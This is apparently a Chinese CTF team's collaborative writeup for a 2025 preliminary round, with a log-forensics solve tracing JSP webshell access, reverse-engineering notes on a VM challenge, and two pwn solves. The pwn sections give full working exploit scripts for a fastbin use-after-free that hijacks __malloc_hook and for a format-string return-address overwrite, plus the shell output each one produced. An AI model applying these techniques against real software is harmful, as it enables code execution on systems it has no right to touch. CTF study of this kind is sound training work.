2025 zjb 初赛 协作文档

> 从Kap0k学来的合作文档

比赛信息

比赛地址	https://ctf.yunyansec.com/#/login
比赛时间	
比赛规则	JAD
比赛账号	

如何使用本文档

● 题目状态:

a. OPEN - 正在试图解这道题

b. CLOSED - 这道题还没有打开

c. SOLVED - 解决了！鼓掌撒花！

D. STUCK - 卡住了, 把思路记录下来

XXX | OPEN | working : xxxx

● **不要只顾一人做题，不看文档，不写文档**

● 解一道题，不管这题是否解出，请把**你的名字加入到Working列表**

● 如果你卡住了，或者解出这题，请先把writeup或者目前的进展写到文档里再做下一题，如果是解出了，**请在写完wp后贴出flag，并且更新题目状态，更新之后请刷新页面最上方的目录**，书写格式如下（例子）：**（比赛中可以写的很简洁，可以就写思路或主要步骤即可，但是不要不写）**

● 如果你是做已经解决的题目，建议先自己尝试，直到做不出来才看看别人的思路，如果你有别的方法，同样把wp写在文档里，格式与上相同

- **比赛需要的是团队合作，请看重文档工作，从第一次合作开始就遵守规则，做完一题就做一个总结，这对大家都有帮助**
- 比赛结束，如果有些题在比赛中只写的简单的wp，可以花时间补充完善，写wp其实对个人的帮助一样很大
- WP比赛后会整理给大家学习，希望大家都能在比赛后在认真总结一番


题目

Crypto

Misc

降维打击

后面一个png



~~目测下面那行叠在上面那行子~~ 呃好像不是，做了异或还是啥都看不出来

可恶的木马竟然伪装成我的朋友

排序了一下所有ip的出现次数，不过没有什么用，查看了出现次数比较多的一些ip，都是无关流量

代码块

```
awk '{print $1}' access.log* ex*.log* | sort | uniq -c | sort -nr | awk '{print $2, $1}' > 1.txt
```

代码块

```
61.149.81.22 808810
111.192.102.34 604189
113.95.12.85 603436
58.32.44.98 583634
61.149.37.106 216222
61.149.37.239 156228
115.28.95.158 150174
```

```
121.232.21.107 70580
61.149.12.161 53148
121.232.21.207 48426
204.12.226.98 41889
111.192.70.151 40843
171.111.153.177 34251
106.120.173.126 30044
121.232.56.82 29224
61.149.186.6 28113
36.249.178.247 26543
60.191.34.250 26340
121.41.117.242 26333
61.135.189.184 25317
112.124.127.64 25105
5.9.98.130 22221
173.247.231.114 21756
61.149.186.8 20373
115.28.196.232 20154
```

题目描述说是近期，暂时不看access.log*的日志，先只看ex*.log的。

搜索banner_home.jpg，寻找文件大小变动处。除去单次的、短期的变动，主要有两次长期变动，为52917->50428->37756。按照思路，倒着看，先看50428->37756，注重变化前后

```
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
ex180220.log 3
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
ex180221.log 3
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
ex180222.log 1
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
ex180223.log 218
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 304 -
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
...+0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
```

跟踪到

代码块

```
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
```

就在下面几行，发现该ip有在访问奇怪的2.jsp文件，而且返回200

```
7785  183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 891
7786  183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
7787  183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 404 1021
7788  183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
7789  183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 55
7790  183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1216
7791  183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
7792  183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
7793  183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
7794  183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
7795  183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
7796  183.62.9.42 - - [23/Feb/2018:21:18:29 +0800] "GET /favicon.ico HTTP/1.1" 404 988
7797  183.62.9.42 - - [23/Feb/2018:21:18:30 +0800] "GET /favicon.ico HTTP/1.1" 404 988
7798  183.62.9.42 - - [23/Feb/2018:21:19:11 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
7799  183.62.9.42 - - [23/Feb/2018:21:19:20 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
7800  183.62.9.42 - - [23/Feb/2018:21:19:45 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
7801  183.62.9.42 - - [23/Feb/2018:21:19:46 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
```

在该文件寻找上下文，最后发现共访问了三个jsp文件，包括命名简单的2.jsp，路径命奇怪的en.jsp和相对隐蔽的table.jsp

代码块

```
183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
```

flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}

bb84

Seed 123456789

Xor_key 8660ace90c0352f3

PWN

我不吃牛肉

保护查看

```
❯ checksec pwn
[*] '/mnt/hgfs/Ubuntu_Shared_Dir/ZJB/beef/pwn'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

代码审计

```c
void __fastcall __noreturn main(int a1, char **a2, char **a3)
{
  unsigned int seed; // eax

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  puts("[+]Welcome to your new home!");
  puts("[+]While visiting, please note that the room numbers are incorrect.");
  puts("[+]Wish you can find your own room!!!");
  while ( 1 )
  {
    sub_A70();
    seed = sub_ABF();
    srand(seed);
    switch ( rand() % 4 )
    {
      case 0:
        sub_AE5();
        break;
      case 1:
        sub_B4A();
        break;
      case 2:
        sub_B8E();
        break;
      case 3:
        sub_C02();
        break;
      case 4:
        exit(0);
      default:
        puts("invalid choice.");
        break;
    }
  }
}
```

可以明显看出，根据选项可以进行各项功能

分别对应malloc，free，edit，show, exit

其中在free处存在漏洞

```c
void sub_B4A()
{
  int v0; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v0 = sub_ABF();
  free((void *)qword_2020C0[v0]);
}
```

free完没有进行指针的清空，所以存在UAF

```
❯ strings libc.so.6 | grep 'GNU'
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu11.3) stable release version 2.23, by Roland McGrath et al.
Compiled by GNU CC version 5.4.0 20160609.
        GNU Libidn by Simon Josefsson
```

查看发现libc版本为2.23，此版本没有tcache，所以采用fastbin attack

漏洞利用

先分配一个大小为0x400的chunk

再分配一个大小为0x68的chunk

释放0x400的chunk，进行show泄露libc

之后释放0x68的chunk，利用UAF将&__malloc_hook - 0x23写入

再次连续malloc两次，可以往malloc_hook写入system地址

```
fastbins
0x70: 0x7ffff7bc4aed ←— 0xfff7885ea0000000
unsortedbin
all: 0x555555a01070 —▸ 0x7ffff7bc4b78 ←— 0x555555a01070
smallbins
empty
largebins
empty
pwndbg> x/4gx 0x7ffff7bc4aed
0x7ffff7bc4aed: 0xfff7bc3260000000      0x000000000000007f
0x7ffff7bc4afd: 0xfff7885ea0000000      0xfff7885a7000007f
pwndbg> x/10gx 0x7ffff7bc4aed
0x7ffff7bc4aed: 0xfff7bc3260000000      0x000000000000007f
0x7ffff7bc4afd: 0xfff7885ea0000000      0xfff7885a7000007f
0x7ffff7bc4b0d <__realloc_hook+5>:      0x000000000000007f      0x0000000000000000
0x7ffff7bc4b1d: 0x0000000000000000      0x0000000000000000
0x7ffff7bc4b2d: 0x0000000000000000      0x0000000000000000
pwndbg> p &__malloc_hook
$1 = (<data variable, no debug info> *) 0x7ffff7bc4b10 <__malloc_hook>
pwndbg>
```

（此时再malloc一次即可拿到malloc_hook上面的地址，然后可以写入system地址）

```
pwndbg> p &__malloc_hook
$1 = (<data variable, no debug info> *) 0x7ffff7bc4b10 <__malloc_hook>
pwndbg> x/4gx 0x7ffff7bc4b10
0x7ffff7bc4b10 <__malloc_hook>: 0x00007ffff78453a0      0x0000000000000000
0x7ffff7bc4b20: 0x0000000000000000      0x0000000000000000
pwndbg> x/4gx 0x00007ffff78453a0
0x7ffff78453a0 <system>:        0xfa86e90b74ff8548      0x0000441f0f66ffff
0x7ffff78453b0 <system+16>:     0x4800147aa83d8d48      0xfffffa70e808ec83
pwndbg>
```

成功写入system地址

此时调用malloc就是调用system

```
_QWORD *sub_AE5()
{
  void *v0; // rcx
  __int64 size; // [rsp+0h] [
  int v3; // [rsp+Ch] [rbp-4h

  puts("index:");
  v3 = sub_ABF();
  puts("size:");
  size = sub_ABF();
  v0 = malloc(size);
  qword_2020C0[v3] = v0;
  return qword_2020C0;
}
```

malloc的size是一个int64，所以可以直接输入/bin/sh地址完成system("/bin/sh")的效果

然后再进行malloc，size为/bin/sh地址即可

本地

```
❯ ./expoit.py
[*] '/mnt/hgfs/Ubuntu_Shared_Dir/ZJB/beef/pwn_patched'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/home/wgg/.config/cpwn/pkgs/2.23-0ubuntu11.3/amd64/libc6_2.23-0ubuntu11.3_amd64/lib/x86_64-linux-
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process '/mnt/hgfs/Ubuntu_Shared_Dir/ZJB/beef/pwn_patched': pid 4044167
0x7ffff7800000
[*] Switching to interactive mode
$ ls
expoit.py            libc.so.6  pwn.i64  pwn.id1  pwn.nam      pwn.til
ld-linux-x86-64.so.2 pwn        pwn.id0  pwn.id2  pwn_patched
```

远程

```
$ ls
bin
dev
flag
ld-linux-x86-64.so.2
lib
lib32
lib64
libc.so.6
pwn
$ cat flag
flag{73b5ab7da0968fb0b650c91301161257}
```

不过这题还有一个特点

```
seed = sub_ABF();
srand(seed);
switch ( rand() % 4 )
{
```

选项是根据输入的输生成的第一个种子来进行选择的，所以不是输入0 1 2 3 4来选择功能，经过探索发现

8 4 2 0对应malloc free edit show

接下来给出exploit代码

代码块

```
#!/usr/bin/env python3
from pwn import *
from pwncli import *
context(os='linux',arch = 'amd64')
#context.terminal = ['tmux', 'new-window', '-n', 'debug' ]
filename = "pwn" + "_patched"
libcname = "/home/wgg/.config/cpwn/pkgs/2.23-0ubuntu11.3/amd64/libc6_2.23-0ubuntu11.3_amd64/lib/x86_64-linux-gnu/libc.so.6"
host = "113.201.14.253"
port = 25131
elf = context.binary = ELF(filename)
if libcname:
    libc = ELF(libcname)
gs = '''
b main
set debug-file-directory /home/wgg/.config/cpwn/pkgs/2.23-0ubuntu11.3/amd64/libc6-dbg_2.23-0ubuntu11.3_amd64/usr/lib/debug
set directories /home/wgg/.config/cpwn/pkgs/2.23-0ubuntu11.3/amd64/glibc-source_2.23-0ubuntu11.3_all/usr/src/glibc/glibc-2.23
'''

def leak_libc_base(bytes_six, offset):
    libc_base = u64(bytes_six + b'\x00' * 2) - offset
    log.success("libc_base = " + hex(libc_base))
    return libc_base

def leak_canary(bytes_eight):
    canary = u64(b'\x00' + bytes_eight[1:])
    log.success("canary = " + hex(canary))
    return canary

def leak_heap_base(bytes_six, offset):
```

```
    heap_base = u64(bytes_six + b'\x00' * 2) - offset
    log.success("heap_base = " + hex(heap_base))
    return heap_base


def sa(a,b):
    sh.sendafter(a, b)

def sla(a, b):
    sh.sendlineafter(a, b)

def start():
    if args.GDB:
        return gdb.debug(elf.path, gdbscript = gs)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process(elf.path)

def malloc(index, size):
    sla("choice:\n", str(8))
    sla("index:\n", str(index))
    sla("size:\n", str(size))

def free(index):
    sla("choice:\n", str(4))
    sla("index:\n", str(index))

def edit(index, size, content):
    sla("choice:\n", str(2))
    sla("index:\n", str(index))
    sla("length:\n", str(size))
    sa("content:\n", content)

def show(index):
    sla("choice:\n", str(0))
    sla("index:\n", str(index))
sh = start()


# Your exploit here
"""
0 malloc 0x400
0 malloc 0x68
1 free 0x400
3 0x400
1 free 0x68
```

```
2 edit 0x68
0 malloc 0x68
0 malloc 0x68
2 edit 0x68
2 edit
1 free
"""
#00131200221

malloc(0, 0x400)
malloc(1, 0x68)
free(0)
show(0)
libc_base = u64(sh.recv(6) + b'\x00' * 2) - 0x3c4b78
free_hook = libc_base  + 0x3c67a8
malloc_hook = libc_base + 0x3c4b10
target = malloc_hook - 0x23
print(hex(libc_base))
malloc(2, 0x68)
free(1)
edit(1, 8, p64(target))
malloc(2, 0x68)
#pause()
malloc(1, 0x68)
#0xf1247
system = libc_base + libc.sym['system']
one_gadget = libc_base + 0x45226
binsh_addr = libc_base + next(libc.search("/bin/sh"))
sla("choice:\n", str(2))
sla("index:\n", str(1))
sla("length:\n", str(0x13 + 8))
sa("content:\n", b'A' * 0x13 + p64(system))
malloc(0, binsh_addr)
sh.interactive()
#cat flag
#flag{73b5ab7da0968fb0b650c91301161257}
```

我最好的初代同事

保护查看

```
❯ checksec fmt
[*] '/mnt/hgfs/Ubuntu_Shared_Dir/ZJB/friend/棰槅洰闤勫欢/fmt'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    Stripped:   No
```

代码审计

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-4h]

  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 2, 0);
  welcome();
  for ( i = 0; i <= 4; ++i )
    test_human();
  game();
  return 0;
}
```

welcome打印一些信息，就不点进去看了

5次test_human

```
unsigned __int64 test_human()
{
  unsigned int seed; // eax
  int v2; // [rsp+Ch] [rbp-14h] BYREF
  int v3; // [rsp+10h] [rbp-10h]
  int v4; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  seed = time(0);
  srand(seed);
  v3 = rand() % 100;
  v4 = rand() % 100;
  printf("what's %d add %d\n", v3, v4);
  __isoc99_scanf("%d", &v2);
  if ( v4 + v3 != v2 )
    puts("You are not humam");
  return __readfsqword(0x28u) ^ v5;
}
```

说白了就是给2个数，然后让我们再输入加起来的结果是多少，通过五次即可，接下来看game

```
unsigned __int64 game()
{
  int n2; // [rsp+0h] [rbp-10h] BYREF
  int i; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("You just have 3 times to talk with god.Cherish it");
  for ( i = 0; i <= 2; ++i )
  {
    puts("[1]talk with god");
    puts("[2]leave");
    __isoc99_scanf("%d", &n2);
    if ( n2 == 1 )
    {
      talk_with_god();
    }
    else if ( n2 == 2 )
    {
      return __readfsqword(0x28u) ^ v3;
    }
  }
  return __readfsqword(0x28u) ^ v3;
}
```

有三次的talk with god机会

```
unsigned __int64 talk_with_god()
{
  _QWORD buf[3]; // [rsp+0h] [rbp-20h] BYREF
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  buf[0] = 0;
  buf[1] = 0;
  puts("Input:");
  read(0, buf, 0x10u);
  printf("Your input:");
  printf((const char *)buf);
  return __readfsqword(0x28u) ^ v2;
}
```

有字节大小限制为0x10的格式化字符串漏洞

```
int success()
{
  puts("Is it fun?Hahaha!!!");
  return system("/bin/sh");
}
```

还有一个后门函数，显然我们的目标是通过格式化字符串漏洞调用到这里

漏洞利用

第一轮毫无疑问是需要泄露一下地址

此时需要观察一下printf执行时的栈状况

```
pwndbg> stack 40
00:0000│  rsp 0x7fffffffd828 —▸ 0x5555555552ec (talk_with_god+99) ◂— lea rax, [rbp - 0x20]
01:0008│  rsi 0x7fffffffd830 ◂— '%10$p%11$p\n'
02:0010│-018 0x7fffffffd838 ◂— 0xa7024 /* '$p\n' */
03:0018│-010 0x7fffffffd840 —▸ 0x5555555551a0 (_start) ◂— endbr64
04:0020│-008 0x7fffffffd848 ◂— 0x6a32635e7e971d00
05:0028│  rbp 0x7fffffffd850 —▸ 0x7fffffffd870 —▸ 0x7fffffffd890 ◂— 0
06:0030│+008 0x7fffffffd858 —▸ 0x5555555554ab (game+121) ◂— nop
07:0038│+010 0x7fffffffd860 ◂— 1
08:0040│+018 0x7fffffffd868 ◂— 0x6a32635e7e971d00
09:0048│+020 0x7fffffffd870 —▸ 0x7fffffffd890 ◂— 0
0a:0050│+028 0x7fffffffd878 —▸ 0x55555555556b (main+121) ◂— mov eax, 0
0b:0058│+030 0x7fffffffd880 —▸ 0x7fffffffd980 ◂— 1
0c:0060│+038 0x7fffffffd888 ◂— 0x500000000
0d:0068│+040 0x7fffffffd890 ◂— 0
0e:0070│+048 0x7fffffffd898 —▸ 0x7ffff7df9083 (__libc_start_main+243) ◂— mov edi, eax
0f:0078│+050 0x7fffffffd8a0 ◂— 0x50 /* 'P' */
10:0080│+058 0x7fffffffd8a8 —▸ 0x7fffffffd988 —▸ 0x7fffffffdd61 ◂— 0x6667682f746e6d2f ('/mnt/hgf')
11:0088│+060 0x7fffffffd8b0 ◂— 0x1f7fbd7a0
12:0090│+068 0x7fffffffd8b8 —▸ 0x5555555554f2 (main) ◂— endbr64
13:0098│+070 0x7fffffffd8c0 —▸ 0x555555555580 (__libc_csu_init) ◂— endbr64
14:00a0│+078 0x7fffffffd8c8 ◂— 0x2bda633e8e29bd0
15:00a8│+080 0x7fffffffd8d0 —▸ 0x5555555551a0 (_start) ◂— endbr64
16:00b0│+088 0x7fffffffd8d8 —▸ 0x7fffffffd980 ◂— 1
17:00b8│+090 0x7fffffffd8e0 ◂— 0
18:00c0│+098 0x7fffffffd8e8 ◂— 0
19:00c8│+0a0 0x7fffffffd8f0 ◂— 0xfd4259cc59a29bd0
1a:00d0│+0a8 0x7fffffffd8f8 ◂— 0xfd42498cc88c9bd0
1b:00d8│+0b0 0x7fffffffd900 ◂— 0
... ↓        2 skipped
```

显然 0x7fffffffd830是我们输入的字符串，也就是说，这个地方是%6$p，我们选择%10$p和%11$p进行栈地址和libc地址的泄露

接下来考虑第二轮

最开始是想直接改返回地址到success函数，于是我构造了 p64(stack) + b"%207c%6$hhn"，但是这样超过了0x10字节，显然无法利用

接下来我在栈里找有没有栈中的某个pointer指向存放在栈中的返回地址的地址，但是很遗憾，如上图所示，并没有这样的pointer

不过，没有条件可以创造条件，我们足足有3轮的格式化字符串漏洞利用机会，如果2轮就可以成功说明有1轮多余了。

关键地址有

```
05:0028│  rbp 0x7fffffffd850 —▸ 0x7fffffffd870 —▸ 0x7fffffffd890 ◂— 0
```

注意看这个地方

如果我利用格式化字符串漏洞，将0x7fffffffd870当作参数，那么我就可以利用%hhn修改其地址的内容，而它地址的内容是0x7fffffffd890，我将最低的0x90改为0x58，而0x7fffffffd858刚好又存放着函数的返回地址，就可以修改返回地址了。

```
06:0030│+008 0x7fffffffd858 —▸ 0x5555555554ab (game+121) ◂— nop
```

接下来先进行第一步修改

payload = b'%88c%10$hhn'（之前是104，远程也是104写wp时候是88）

```
05:0028  rbp 0x7fffffffd850 —▸ 0x7fffffffd870 —▸ 0x7fffffffd858 —▸ 0x5555555554ab (game+121) ◂— nop
06:0030 +008 0x7fffffffd858 —▸ 0x5555555554ab (game+121) ◂— nop
07:0038 +010 0x7fffffffd860 ◂— 0x200000001
08:0040 +018 0x7fffffffd868 ◂— 0xaba2fccf5d344c00
09:0048 +020 0x7fffffffd870 —▸ 0x7fffffffd858 —▸ 0x5555555554ab (game+121) ◂— nop
```

可以看到已经指向返回地址了

进行第二步

payload = b"%215c%14$hhn"

success和返回地址仅仅只有最后一个字节不同，所以只改最后一个字节即可

```
00:0000  rsp 0x7fffffffd830 ◂— '%215c%14$hhn\n'
01:0008 -018 0x7fffffffd838 ◂— 0xa6e686824 /* '$hhn\n' */
02:0010 -010 0x7fffffffd840 —▸ 0x5555555551a0 (_start) ◂— endbr64
03:0018 -008 0x7fffffffd848 ◂— 0xd090b6b44dd49700
04:0020  rbp 0x7fffffffd850 —▸ 0x7fffffffd870 —▸ 0x7fffffffd858 —▸ 0x5555555554d7 (success+8) ◂— lea rdi, [rip + 0xc26]
05:0028 +008 0x7fffffffd858 —▸ 0x5555555554d7 (success+8) ◂— lea rdi, [rip + 0xc26]
06:0030 +010 0x7fffffffd860 ◂— 0x200000001
07:0038 +018 0x7fffffffd868 ◂— 0xd090b6b44dd49700
```

修改成功，返回地址改到了success+8（如果该函数开头栈不对齐0x10，所以往后让它不要push rbp）

本地

```
[*] Switching to interactive mode
Your input:

Is it fun?Hahaha!!!
Detaching from process 4041735
Detaching from process 4041765
$ ls
Detaching from process 4041767
expoit.py     fmt_patched_backup      fmt_patched_backup.nam
fmt           fmt_patched_backup.id0  fmt_patched_backup.til
fmt.i64       fmt_patched_backup.id1  ld-linux-x86-64.so.2
fmt_patched   fmt_patched_backup.id2  libc.so.6

Child exited with status 0
```

远程

```
[*] Switching to interactive mode
Your input:
                                                                    \xa0

Is it fun?Hahaha!!!
$ cat flag
flag{2a213b21a245c255d9b2d562707723ae}
```

代码块

```
#!/usr/bin/env python3
from pwn import *
```

```python
from pwncli import *
context(os='linux',arch = 'amd64')
#context.terminal = ['tmux', 'new-window', '-n', 'debug' ]
filename = "fmt" + "_patched_backup"
libcname = "/home/wgg/.config/cpwn/pkgs/2.31-0ubuntu9.16/amd64/libc6_2.31-0ubuntu9.16_amd64/lib/x86_64-linux-gnu/libc.so.6"
host = "113.201.14.253"
port = 60255
elf = context.binary = ELF(filename)
if libcname:
    libc = ELF(libcname)
gs = '''
set debug-file-directory /home/wgg/.config/cpwn/pkgs/2.31-0ubuntu9.16/amd64/libc6-dbg_2.31-0ubuntu9.16_amd64/usr/lib/debug
set directories /home/wgg/.config/cpwn/pkgs/2.31-0ubuntu9.16/amd64/glibc-source_2.31-0ubuntu9.16_all/usr/src/glibc/glibc-2.31
'''

def leak_libc_base(bytes_six, offset):
    libc_base = u64(bytes_six + b'\x00' * 2) - offset
    log.success("libc_base = " + hex(libc_base))
    return libc_base

def leak_canary(bytes_eight):
    canary = u64(b'\x00' + bytes_eight[1:])
    log.success("canary = " + hex(canary))
    return canary

def leak_heap_base(bytes_six, offset):
    heap_base = u64(bytes_six + b'\x00' * 2) - offset
    log.success("heap_base = " + hex(heap_base))
    return heap_base


def sa(a,b):
    sh.sendafter(a, b)

def sla(a, b):
    sh.sendlineafter(a, b)

def start():
    if args.GDB:
        return gdb.debug(elf.path, gdbscript = gs)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process(elf.path)
```

```python

sh = start()
##############################PASS HUMAN CHECK#####################################
sh.recvline()
sh.recvline()
sh.recvline()
line = sh.recvline().decode()
parts = line.replace("what's","").replace("add","").replace("?", "").split()
a, b = map(int, parts)
print(a)
print(b)
v2 = a + b
sh.sendline(str(v2))

line = sh.recvline().decode()
parts = line.replace("what's","").replace("add","").replace("?", "").split()
a, b = map(int, parts)
v2 = a + b
sh.sendline(str(v2))
line = sh.recvline().decode()
parts = line.replace("what's","").replace("add","").replace("?", "").split()
a, b = map(int, parts)
v2 = a + b
sh.sendline(str(v2))
line = sh.recvline().decode()
parts = line.replace("what's","").replace("add","").replace("?", "").split()
a, b = map(int, parts)
v2 = a + b
sh.sendline(str(v2))
line = sh.recvline().decode()
parts = line.replace("what's","").replace("add","").replace("?", "").split()
a, b = map(int, parts)
v2 = a + b
sh.sendline(str(v2))
#####################################PASS HUMAN CHECK##################################

sla("[2]leave\n", str(1))
# Your exploit here
payload = b'%10$p%11$p'
sla("Input:\n", payload)
sh.recvuntil("Your input:")
stack = int(sh.recv(14), base = 16) + 0x8
pie = int(sh.recv(14), base = 16)
print(hex(stack))
print(hex(pie))
```

```
#payload = p64(stack) + b'%xxc' + b'%6$hn'
payload =  b'%104c%10$hhn'
sla("[2]leave\n", str(1))
sla("Input:\n", payload)
payload = b"%215c%14$hhn"
sla("[2]leave\n", str(1))
sla("Input:\n", payload)
sh.interactive()
#cat flag
#flag{2a213b21a245c255d9b2d562707723ae}
```

Reverse

011虚拟机模型

upx壳子 + ollvm

神人题目,给的opcodes还原的算法对不上,且栈指针存在问题,错题

代码块

```
struct VM_Context {
    unsigned __int8 vStack[8192]; // 假设前 8KB 是栈
    unsigned __int64 vRegs[4];    // 假设接下来 32字节 是寄存器 (8192~8224)
    unsigned int vIP;             // Offset 8224, 确认为 PC
    unsigned int vSP;             // 猜测 Offset 8228 是 SP
};
```

Decimal	Hex	ASCII	函数归属	汇编助记符	操作数	逻辑描述
33	0x21	`!`	Arithmetic	**ADD**	`OP1, OP2`	`regs[OP1] += regs[OP2]`
34	0x22	`"`	Arithmetic	**SUB**	`OP1, OP2`	`regs[OP1] -= regs[OP2]`
35	0x23	`#`	Arithmetic	**MUL**	`OP1, OP2`	`regs[OP1] *= regs[OP2]`
36	0x24	`$`	Arithmetic	**DIV**	`OP1, OP2`	`regs[OP1] /= regs[OP2]`
37	0x25	`%`	Arithmetic	**XOR**	`OP1, OP2`	`regs[OP1] ^= regs[OP2]`
38	0x26	`&`	Arithmetic	**MOV**	`OP1, OP2`	`regs[OP1] = regs[OP2]` (寄存器赋值)
39	0x27	`'`	Arithmetic	**MOVI**	`OP1, IMM`	`regs[OP1] = IMM` (立即数赋值)
49	0x31	`1`	Bits	**SHL**	`OP1, OP2`	`regs[OP1] <<= regs[OP2]`
50	0x32	`2`	Bits	**SHR**	`OP1, OP2`	`regs[OP1] >>= regs[OP2]`
51	0x33	`3`	Bits	**OR**	`OP1, OP2`	`regs[OP1]
52	0x34	`4`	Bits	**AND**	`OP1, OP2`	`regs[OP1] &= regs[OP2]`
65	0x41	`A`	Stack	**POP**	`OP1`	`regs[OP1] = Pop()`
66	0x42	`B`	Stack	**PUSH**	`OP1`	`Push(regs[OP1])`
97	0x61	`a`	Input	**IN**	`OP1`	`regs[OP1] = getchar()`
98	0x62	`b`	Input	**CHECK**	-	从栈中 POP 出 42 个值存入 `flag` 数组

代码块

```
--- VM DISASSEMBLY START ---
0000: IN R0 C[0] f
0003: IN R1 C[1] l
0006: MOV R4, R1 R4=C0
000A: MOV R5, R1 R5=C1
000E: MOV R7, R4 R7=C0
0012: SHR R4, R7 R4=C0>>C0
```

```
0016: SHL R5, R7 R5=C1<<C0
001A: OR R4, R5  R4= (C0>>C0)|(C1<<C0)
001E: XOR R5, R4 R5= (C1<<C0)^(C0>>C0)|(C1<<C0)
